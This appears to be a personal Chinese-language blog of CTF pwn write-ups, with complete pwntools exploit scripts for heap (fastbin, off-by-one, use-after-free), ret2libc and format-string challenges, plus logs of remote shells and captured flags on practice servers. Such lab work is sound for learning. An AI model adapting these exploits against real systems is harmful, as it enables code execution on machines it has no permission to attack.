0x01 0ctf_2017_babyheap

2023.7.24 国防科技大学 合肥

本题除了fastbin attack，最重要的是伪造fakechunk，使得存放chunk的指针有两个指向同一个地址，达到泄露地址的目的。

突然发现自己之前写过一模一样的题，当时是照着别人的方法写的堆重叠(这次也有借鉴其实……)。

这个方法我愿意称之为double malloc。

```
from pwn import *
from evilblade import *

context(os='linux', arch='amd64')
#context(os='linux', arch='amd64', log_level='debug')

setup('./2017')
libset('libc-2.23.so')
rsetup('node4.buuoj.cn',28216)
evgdb()

def add(size):
    #p.sendlineafter(':','1')
    #p.sendlineafter(':',str(size))
    sla(':',str(1))
    sla(':',str(size))

def edit(idx,content):
    sla(':','2')
    sla(':',str(idx))
    sla(':',str(len(content)))
    sla(':',content)

def free(idx):
    sla(':','3')
    sla(':',str(idx))

def dump(idx):
    sla(':','4')
    sla(':',str(idx))
add(0x10)#0
add(0x10)#1
add(0x10)#2
add(0x10)#3,改4
add(0x80)#4
add(0x10)#5 申请堆，最后一个防止合并
#先指向，然后申请fake，两次指向，free一次，泄露地址free(1)
free(2)
#pause()
edit(0,b'\x00'*8*3+p64(0x21)+b'\x00'*8*3+p64(0x21)+b'\x80')
edit(3,b'\x00'*8*3+p64(0x21))

add(0x10)#1
add(0x10)#2 fake chunk
```

```
#此时2和4都指向一个堆块edit(3,b'\x00'*8*3+p64(0x91))#恢复，获取地址
free(4)#送入unsorted bin
dump(2)#打印
addx = tet()
addx = tet()
addx = tet()
addx = tet()
addx = tet()
addx = tet()
#接收数据,泄露libc地址addx = getx64(-9,-1)
hook = addx-0x68
addx = hook - 0x1430
base = getbase(addx,'_IO_file_jumps')

add(0x80)
add(0x68)
add(0x68)#fastbin attack
free(6)
free(7)
edit(5,b'\x00'*8*3+p64(0x71)+b'\x00'*8*0xd+p64(0x71)+p64(hook-0xb-0x18))



os = base+0x4526a

add(0x68)
add(0x68)

edit(7,b'\x00'*0x13+p64(os))
dp('hook',hex(hook))
add(0x10)
ia()

'''
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
'''
```

```
 add is >>>  b'5. Exit\n'
---------------

----------------
 add is >>>  b'Command: Index: Content: \n'
---------------

----------------
 add is >>>  0x7f8b62f47b78
---------------

loading...

----------------
get!your base is >>>  0x7f8b62b83000
---------------

---------------
your  hook  is >>>  0x7f8b62f47b10
---------------
[*] Switching to interactive mode
 1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: Size: $ ls
bin
boot
dev
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{fea0c0bd-7fd9-4596-bfd1-f618b52f15b0}
```


0x02 hitcon2014_stkof

hitcon2014_stkof

2023.7.25

自己从昨晚开始看的，今天早上好好逆了一下，独立做出来的一道题。

本题目的关键因为没有dump函数，所以是劫持got表到puts的plt，这是我自己发现的，哈哈哈好厉害！

详细的都在exp里了。

刚才看了一下，这题还有一个办法是unlink。

unlink的作用就是，

当一个bin从记录bin的双向链表中被取下时，会触发unlink。常见的比如：相邻空闲bin进行合并，malloc_consolidate时。unlink的过程如下图所示（来自CTFWIKI）主要包含3个步骤，

根据P的fd和bk获得双向链表的上一个chunk FD和下一个chunk BK

设置FD->bk=BK

设置BK->fd=FD，以此达到修改内存的目的，此题是修改s。

```
from pwn import *
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./sk')
libset('libc-2.23.so')
rsetup('node4.buuoj.cn',27833)
evgdb()

def add(size):
    sl(str(1))
    sl(str(size))

def edit(idx,content):
    sl('2')
    sl(str(idx))
    sl(str(len(content)))
    sd(content)

def free(idx):
    sl('3')
    sl(str(idx))

def dump(idx):
    sl(b'4')
    sl(str(idx))

#存在堆溢出漏洞
#打fastbin attack任意内存写

#注意0x7f对应的大小是0x68！！
#注意0x7f对应的大小是0x68！！
#注意0x7f对应的大小是0x68！！

add(0x10)#一个被隔开的,1
add(0x10)#2，控制后面的堆
add(0x68)#3
add(0x68)#4
add(0x10)#5，防止合并

free(3)#
free(4)#释放准备攻击

edit(2,p64(0)*3+p64(0x71)+p64(0)*13+p64(0x71)+p64(0x602140-0x6b-8))
#覆盖为堆指针的上面部分，对其0x7f伪造堆块

add(0x68)#6
add(0x68)#7,fake chunk
```

```
51
52  edit(7,b'\x00'*(0x6b+8-0x10)+p64(gotadd('free'))+p64(gotadd('puts')))
53  #free的是为了写，puts的是为了泄露地址
54
55  edit(0,p64(pltadd('puts')))#free劫持为puts，用来泄露地址
56  free(1)#泄露puts的got地址，实际上执行的是puts(putsgot)
57
58  for i in range(19):
59      addx = tet()
60  #接收泄露地址
61
62  addx = getx64(0,-1)
63  base = getbase(addx,'puts')
64
65  sys = symoff('system',base)
66  edit(0,p64(sys))#free劫持为system
67  edit(2,'/bin/sh')#写个binsh字符串
68  free(2)#实际上执行的是system('/bin/sh')
69
70  ia()
71
72  '''
73  0x45216 execve("/bin/sh", rsp+0x30, environ)
74  constraints:
75    rax == NULL
76
77  0x4526a execve("/bin/sh", rsp+0x30, environ)
78  constraints:
79    [rsp+0x30] == NULL
80
81  0xf02a4 execve("/bin/sh", rsp+0x50, environ)
82  constraints:
83    [rsp+0x50] == NULL
84
85  0xf1147 execve("/bin/sh", rsp+0x70, environ)
86  constraints:
87    [rsp+0x70] == NULL
88  '''
```

```
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x6d bytes:
    b'bin\n'
    b'boot\n'
    b'dev\n'
    b'etc\n'
    b'flag\n'
    b'flag.txt\n'
    b'home\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'media\n'
    b'mnt\n'
    b'opt\n'
    b'proc\n'
    b'pwn\n'
    b'root\n'
    b'run\n'
    b'sbin\n'
    b'srv\n'
    b'sys\n'
    b'tmp\n'
    b'usr\n'
    b'var\n'
bin
boot
dev
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2b bytes:
    b'flag{754db985-e1f8-4406-b6a8-002bddab1325}\n'
flag{754db985-e1f8-4406-b6a8-002bddab1325}
$
```


发现沉下心来逆一下还是可以理解程序的！！！

0x03 pwnable_hacknote

2023.7.25 还是合肥

pwnable你这个库真骚啊……原来自己过去还有个库。

查了一下

```
1  strings libc_32.so.6  |grep Ubuntu
2  GNU C Library (Ubuntu GLIBC 2.23-0ubuntu5) stable release version 2.23, by Roland
   McGrath et al.
```

```python
from pwn import *
from evilblade import *

#context(os='linux', arch='amd64')
context(os='linux', arch='i386', log_level='debug')

setup('./note')
libset('libc_32.so.6')
rsetup('node4.buuoj.cn',26091)
evgdb()
#evgdb('b *0x8048918')

def add(size,content):
    #p.sendlineafter(':','1')
    #p.sendlineafter(':',str(size))
    sla(':',str(1))
    sla(':',str(size))
    sla(':',content)

def edit(idx, content):
    sla(':','2')
    sla(':',str(idx))
    sa(':',content)

def free(idx):
    sla(':','2')
    sla(':',str(idx))

def dump(idx):
    sla(':','3')
    sla(':',str(idx))

add(16,b'a'*8)
add(16,b'b'*8)
free(0)
free(1)

add(8,p32(0x0804862b)+p32(gotadd('puts')))
dump(0)#uaf，修改了本来的堆地址为puts的got表
symoff('puts')
#addx = tet()
addx = getx32(-13,-9)

base = getbase(addx,'puts')
sys = symoff('system',base)
#走投无路了,看了别人题解，居然是用;绕过
#因为本来是把自己当成参数，但是没有\0截断，会读到下面，于是
#用;绕过加一个sh执行system('sh\x00')，牛的，而且刚好四个字节
free(2)
add(8,p32(sys)+b';sh\x00')
dump(0)
ia()
```

```
[DEBUG] Sent 0x2 bytes:
    b'8\n'
[DEBUG] Received 0x9 bytes:
    b'Content :'
[DEBUG] Sent 0x9 bytes:
    00000000  40 e9 d7 f7  3b 73 68 00  0a                      |@···|;sh·|·|
    00000009
[DEBUG] Received 0x9 bytes:
    b'Success !'
[DEBUG] Received 0x19a bytes:
    b'\n'
    b'----------------------\n'
    b'       HackNote       \n'
    b'----------------------\n'
    b' 1. Add note          \n'
    b' 2. Delete note       \n'
    b' 3. Print note        \n'
    b' 4. Exit              \n'
    b'----------------------\n'
    b'Your choice :Invalid choice\n'
    b'----------------------\n'
    b'       HackNote       \n'
    b'----------------------\n'
    b' 1. Add note          \n'
    b' 2. Delete note       \n'
    b' 3. Print note        \n'
    b' 4. Exit              \n'
    b'----------------------\n'
    b'Your choice :'
[DEBUG] Sent 0x2 bytes:
    b'3\n'
[DEBUG] Sent 0x2 bytes:
    b'0\n'
[*] Switching to interactive mode
[DEBUG] Received 0x7 bytes:
    b'Index :'
Index :$ 0
[DEBUG] Sent 0x2 bytes:
    b'0\n'
[DEBUG] Received 0x17 bytes:
    00000000  73 68 3a 20  31 3a 20 40  e9 d7 f7 3a  20 6e 6f 74  |sh: |1: @|···:| not|
    00000010  20 66 6f 75  6e 64 0a                               | fou|nd·|
    00000017
sh: 1: @\xe9\xd7\xf7: not found
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x6d bytes:
    b'bin\n'
    b'boot\n'
    b'dev\n'
    b'etc\n'
    b'flag\n'
    b'flag.txt\n'
    b'home\n'
    b'lib\n'
```


0x04 roarctf_2019_easy_pwn

2023.7.27

off-by-one是先释放再修改，要用unsorted bin，然后要确保presize没错。

以及这个要用realloc调栈……

> 原理是malloc_hook->realloc->realloc_hook

被某人教导了，别人说我倒是不听……不能总说比赛比赛，多发现点生活，生活不能只有这些。从现在起就。

昨天教导的哈哈，现在她还睡呢。

```python
from pwn import *
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
libset('libc-2.23.so')
rsetup('node4.buuoj.cn',27829)

def add(size):
    sla(':',str(1))
    sla(':',str(size))

def edit(idx,size,content):
    sla(':','2')
    sla(':',str(idx))
    sla(':',str(size))
    sla(':',content)

def free(idx):
    sla(':','3')
    sla(':',str(idx))

def dump(idx):
    sla(':',b'4')
    sla(':',str(idx))
#此题在获取size的函数中，当输入大于原始数值10时会返回原始数值+1
#故打off-by-one

add(0x18)#0
add(0x88)#1，构造fakechunk,覆盖2
add(0x88)#2，预备unsorted
add(0x30)#3，防止和top chunk合并
#第一步先构造fake chunk泄露地址
#这里有一个难点，就是会有pre_size的校验
#所以要看一下来确认在哪里写pre_size
free(1)
#free，看一下到哪里写pre_size
#观察到在90下0x20写b0即可（加0x20）,只需要打印到下一个堆块前八位，多打印一些也行
edit(0, 0x18+10,b'\x00'*0x18+b'\xb1')
edit(2, 0x18, p64(0xb0)*3)

#因为是calloc申请时会置零，所以要先恢复chunk2信息。
#同理要确认一下恢复到哪里。
add(0xa8)
edit(1,0x10*8+0x10,b'\x00'*0x10*8+p64(0x91)*2)
#数出来是8*0x10+8,恢复
free(2)
#释放fake chunk获得地址，可以泄露
free(4)
dump(1)
addx = getx64(-28,-22)
hook = addx - 0x68
#symoff('_IO_2_1_stdin_')
base = getbase(addx,'_IO_2_1_stdin_',0x298)
os = base + 0x45216
```

```
#此时泄露得到基地址，但是还要劫持程序流才行
#因为开启了FULL RELRO，只能修改malloc hook了
#but,malloc_hook过时了，现在用freehook更好！（mallochook打不出来一点,oneshot不符合）
#然后发现freehook太难了，以后再说，一会调一下带源码为什么freehook-0x13不行
#网上说用realloc调节rsp
#原理是malloc_hook->realloc->realloc_hook
#走fastbin attack
add(0x68)
add(0x68)
#申请两个进入fastbin
free(4)
free(2)
#释放进入
dp('hook',hex(hook))
dp('os',os)
rea = symoff('realloc',base)
os = base+0x4526a
#首先修改realloc_hook,因为相邻所以两个一起改了

edit(1,0x10*8+0x10+8,b'\x00'*0x10*8+p64(0x71)*2+p64(hook-0x23))
#申请回来
add(0x68)
add(0x68)
edit(4,3+0x18,b'\x00'*3+p64(0)+p64(os)+p64(rea))
#realloc后正好rsp+0x30就是0，完成

evgdb('b *$rebase(0xccc)')
dp('new',base)
dp('hook-0x23',hook-0x23)
add(1)
ia()
'''
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xcd0f3 execve("/bin/sh", rcx, r12)
constraints:
  [rcx] == NULL || rcx == NULL
  [r12] == NULL || r12 == NULL

0xcd1c8 execve("/bin/sh", rax, r12)
constraints:
  [rax] == NULL || rax == NULL
  [r12] == NULL || r12 == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf02b0 execve("/bin/sh", rsi, [rax])
constraints:
  [rsi] == NULL || rsi == NULL
  [[rax]] == NULL || [rax] == NULL
```

```
116
117 0xf1147 execve("/bin/sh", rsp+0x70, environ)
118 constraints:
119   [rsp+0x70] == NULL
120
121 0xf66f0 execve("/bin/sh", rcx, [rbp-0xf8])
122 constraints:
123   [rcx] == NULL || rcx == NULL
124   [[rbp-0xf8]] == NULL || [rbp-0xf8] == NULL
125
126 '''
127
```

0x05 buuctf jarvisoj_level3_x64

2023.7.28 合肥

因为buu上题目重复了，所以又做了一遍这个。但是有特别的收获。

（啊……最近感冒真难受啊）


感谢链接这位师傅给我作为参考。

收获是什么呢？就是我的魔刀千刃又进行了一次改进，加入了远程搜索库的功能。

> 本题目其实就是一个ret2libc。

~~怎么今天讲座结束这么早，提问都没有，只能在外面写完博客~~

```
~/ctf/train/buu/pwn3/7 » python blade.py P                                    130 ↵ N1nE@N1nEmAn
[+] Starting local process './pwn' argv=[b'./pwn'] : pid 20268
[*] '/home/N1nE/ctf/train/buu/pwn3/7/pwn'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to node4.buuoj.cn on port 29268: Done

---------------
your  puts  is >>>  0x4004b0
---------------
[DEBUG] Sent 0xc1 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    *
    00000080  61 61 61 61  61 61 61 61  b3 06 40 00  00 00 00 00  |aaaa|aaaa|··@·|····|
    00000090  01 00 00 00  00 00 00 00  b1 06 40 00  00 00 00 00  |····|····|··@·|····|
    000000a0  60 0a 60 00  00 00 00 00  00 00 00 00  00 00 00 00  |`·`·|····|····|····|
    000000b0  b0 04 40 00  00 00 00 00  f0 04 40 00  00 00 00 00  |··@·|····|··@·|····|
    000000c0  0a                                                  |·|
    000000c1
/home/N1nE/.local/lib/python3.11/site-packages/evilblade/__init__.py:11: BytesWarning: Text is not byt
es; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
    = lambda s    : p.recvuntil(s)
[DEBUG] Received 0x20e bytes:
    00000000  49 6e 70 75  74 3a 0a 50  92 d6 67 09  7f 00 00 40  |Inpu|t:·P|··g·|···@|
    00000010  27 c9 67 09  7f 00 00 e6  04 40 00 00  00 00 00 00  |'·g·|····|·@··|····|
    00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    00000200  00 00 00 00  00 00 00 49  6e 70 75 74  3a 0a        |····|···I|nput|:·|
    0000020e

---------------
 add is >>>  b'Input:\n'
---------------

---------------
your  addx  is >>>  0x7f0967d69250
---------------
[+] There are multiple libc that meet current constraints :
0 - libc-2.36-6-x86
1 - libc6_2.23-0ubuntu10_amd64
2 - libc6_2.11.1-0ubuntu1_i386
3 - libc6_2.23-0ubuntu11_amd64
4 - libc-2.18-1-omv2013.0.i586
5 - libc6-amd64_2.31-0ubuntu9_i386
6 - libc6-i386_2.34-0ubuntu3_amd64
7 - libc6-amd64_2.37-0ubuntu1_i386
8 - libc6-i386_2.19-10ubuntu2.3_amd64
9 - libc-2.34-5-omv4050.x86_64
[+] Choose one : 3

loading...

---------------
```



什么时候会专门给魔刀千刃更新一下博客呢?

```python
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
#libset('libc-2.23.so')
rsetup('node4.buuoj.cn',29268)

putsplt = pltadd('write')
dp('puts',hex(putsplt))
mainplt = symadd('_start')
putsgot = gotadd('read')
rsir15 = 0x00000000004006b1
ret = 0x0400499
```

```
rdiadd = 0x04006b3
#不要用write的地址泄露got，有别名

evgdb()
sl(b'a'*0x88+p64(rdiadd)+p64(1)+p64(rsir15)+p64(putsgot)+p64(0)+p64(putsplt)+p64(mainplt))
addx = tet()
addx = uu64(ru('\x00')[:-1])
dp('addx',hex(addx))

rlibset('read',addx)
base = getrbase(addx,'read')
sys = rsymoff('system',base)
binsh = rsymoff('str_bin_sh',base)
sl(b'a'*0x88+p64(rdiadd)+p64(binsh)+p64(ret)+p64(sys))

ia()

```

0x06 cmcc_pwnme2

2023.8.1 广东

```
from pwn import *
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
#libset('libc-2.23.so')
rsetup('node4.buuoj.cn', 25418)
evgdb('b *0x80485cb')

sla('input',b'a'*0x70+p32(pltadd('gets'))+p32(0x80485cb)+p32(0x804A060))
sl(b'flag')
#sl(b'a'*0x70+p32(0x80485cb))

ia()
```

读flag。

0x07 npuctf_2020_easyheap

off-by-one一道~来自2023.8.4的清晨。

只可已申请0x18和0x38大小的，那就用0x18构造fakechunk为0x38，达到任意地址写目的，劫持got表。

```
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
libset('libc-2.27.so')
```

```python
rsetup('node4.buuoj.cn',26063)
evgdb()

def add(size,content):
    sla(':',str(1))
    sla(':',str(size))
    sla(':',content)

def edit(idx,content):
    sla(':','2')
    sla(':',str(idx))
    sla(':',content)

def free(idx):
    sla(':','4')
    sla(':',str(idx))

def dump(idx):
    sla(':',b'3')
    sla(':',str(idx))
#打off-by-one

add(0x18,b'/bin/sh\x00')#0
add(0x18,b'a')#1
add(0x38,b'a')#2
add(0x18,b'/bin/sh\x00')#3

edit(0,b'\x00'*0x18+b'\x41')

free(1)
free(2)


add(0x38,b'xxxx')
add(0x18,b'yyyy')
add(0x38,b'zzzz')

putsgot = gotadd('puts')
freegot = gotadd('free')
edit(4,b'z'*8+p64(0)*2+p64(0x21)+p64(0x38)+p64(putsgot))

dump(2)
addx = tet()
addx = getx64(-7,-1)
base = getbase(addx,'puts')

edit(4,b'z'*8+p64(0)*2+p64(0x21)+p64(0x38)+p64(freegot))
edit(2,p64(symoff('system',base)))
free(3)

ia()

```

今天早上六点半就起来了，虽然昨晚去深圳玩回来有点晚，以及各种各样原因。但是是睡到自然醒，基本也是一个半小时周期，六点四十多起来背了个单词，跑跑步练了下哑铃，然后就是陪陪某人醒来到又睡觉。

感觉早起整个人的身体和精神状态都好很多，做背单词什么的事情也不会觉得很着急很浪费时间，反而是觉得没所谓想背多久就多久。如果有幸以后都能早起，每天早起上述的事情干完，再做一个pwn，对我来说是非常好非常好的，这样我每天就会有收获，不会虚度。

为什么突然这么做了呢？因为昨天在深圳龙华天虹中心的不见书店看了下《认知觉醒》等等的书籍，我觉得非常有用，实施之后也发现确实，精神抖擞也不困。

其实之前看过类似的，但是没有坚持下来，因为各种原因。现在重拾之后，感觉状态真的不错。打算搞电子版下来看看。

总之就是突然早起了，可以开始集中很多注意力，做很多以前没有精力做不了的事情……在这里也随手记录一下。

1.早睡早起

这个是很重要的，但是一开始不要着急，一点、十二点、十一点都可以，只要不要设置闹钟，睡到自然醒，知道周期是一个半小时就好，起来之后精神的话就走走晒晒太阳开启一下。

2.运动

可以和我一样跑跑步，拉拉哑铃，什么都可以。

3.主动休息

这个不只是起床的时候，任何时候做了事情之后可以去休息一下恢复精力。但是不要是聊天、刷视频，可以是收拾房间、晾衣服，做一些看起来没啥用实际上大大利好生活环境（如果和某人住一起的话，某人肯定也会很高兴一起来周围都干净很多），不仅回复经历，还会让自己接下来的学习工作环境更加舒适。

4.冥想

这个我觉得可以广义的冥想，除了集中注意力在呼吸，还可以是集中注意力在某件事上，总之就是让自己思想的七个球集中在同一个事情，这样也会很好的提升注意力，提升专注力，不是一个马大哈。

大概先记录这么多？去吃早餐咯，后续有更多的在分享。这里是松散的，有时间可能会整理一下。

0x08 虎符2022 babygame

https://www.ctfer.vip/problem/2163
2023.8.5 今天是七点多起来的，只背了单词，慢慢适应，还有多读点书。今早起来把昨天做的一道题复盘了一下。是这个babygame，实际上应该不难但是因为有canary给我整的云里雾里。

> 实际上，canary只会影响到我们从本函数ret跳转，如果你直接在此函数里还有别的函数，并且在别的函数里跳转提权，你就不用考虑这个最开始的函数canary是否被覆盖，因为都还没到他那里验证呢。

不要太死，**程序是死的人是活的**，并不是不能覆盖，而是不能覆盖之后检查。**canary没那么可怕！**

那既然没有检查，就完全可以覆盖修改！像本题目就可以用printf和%s泄露栈地址。然而我当时没注意到，第一个printf并没有用上，反而是用了后面那个函数里的一个printf最后提权，我觉得还是挺牛的。

本地无ASLR版本

```
from evilblade import *
from ctypes import *
context(os='linux', arch='amd64', log_level='debug')
```

```
setup('./pwn')
libset('libc.so.6')
rsetup('node3.anna.nssctf.cn', 28218)

dll = cdll.LoadLibrary('libc.so.6')
seed = dll.srand(0x61616161)

sd(b'a'*0x108+b'\x00')#覆盖种子为aaaa
for i in range(100):
    rand = str((dll.rand() + 1)%3)
    sla(':',rand)#控制种子，猜拳获胜
#rbp是第八个
evgdb()
sd(b'%21566c%8$hhn-%9\xf8')#控制返回地址并且泄露
addx = tet()
addx = tet()
addx = tet()
stack = getx64(-24,-18)#得到栈地址

sd(b'%21500c%8$hn%3$p'+p64(stack))

ru('0')
addx = rv(13)
addx = int(b'0'+addx,16)-18
dpx('read',addx)#泄露libc
base = getbase(addx,'read')
os = base + 0xe3b31

dpx('stack',stack+0x10)

rdi = base+0x0000000000023b72
binsh = base+0x00000000001b45bd
sys = symoff('system',base)
ret = base+0x0000000000022679

#fmt = fmtstr_payload(6,
{stack+0x10:rdi,stack+0x18:binsh,stack+0x20:ret,stack+0x28:sys},write_size
='short',numbwritten=0)
fmt = fmtstr_payload(6,{stack+0x10:os},write_size ='short',numbwritten=0)
#为了保险打的system，其实也可以直接oneshot
sd(fmt)
ia()

```

有ASLR

```
from evilblade import *
from ctypes import *
while True:
    try:
            context(os='linux', arch='amd64', log_level='debug')

            setup('./pwn')
            libset('libc.so.6')
            rsetup('node3.anna.nssctf.cn', 28218)
            evgdb()
```

```
            dll = cdll.LoadLibrary('libc.so.6')
            seed = dll.srand(0x61616161)

            sd(b'a'*0x108)#覆盖种子为aaaa
            for i in range(100):
                rand = str((dll.rand() + 1)%3)
                sla(':',rand)#控制种子，猜拳获胜

            #rbp是第八个
            sd(b'%21566c%8$hhn-%9\xe8')#控制返回地址并且泄露
            addx = tet()
            addx = tet()
            addx = tet()
            stack = getx64(-24,-18)#得到栈地址

            sd(b'%21500c%8$hn%3$p'+p64(stack))

            ru('0')
            addx = rv(13)
            addx = int(b'0'+addx,16)-18
            dpx('read',addx)#泄露libc
            base = getbase(addx,'read')
            os = base + 0xe3b31

            dpx('stack',stack+0x10)

            rdi = base+0x0000000000023b72
            binsh = base+0x00000000001b45bd
            sys = symoff('system',base)
            ret = base+0x0000000000022679

           # fmt = fmtstr_payload(6,
{stack+0x10:rdi,stack+0x18:binsh,stack+0x20:ret,stack+0x28:sys},write_size
='short',numbwritten=0)
            fmt = fmtstr_payload(6,{stack+0x10:os},write_size
='short',numbwritten=0)
            #为了保险打的system，其实也可以直接oneshot
            sd(fmt)
    except EOFError:
        print("错误：输入遇到了文件结束符（EOF）。")
    except KeyboardInterrupt:
        print("{文明用语}！，继续！")
    else:
            ia()
```

XSHHC师傅的exp

这个师傅则是清楚的意识canary的检测机制是如何运作的，所以能够在第一个printf就泄露栈地址。

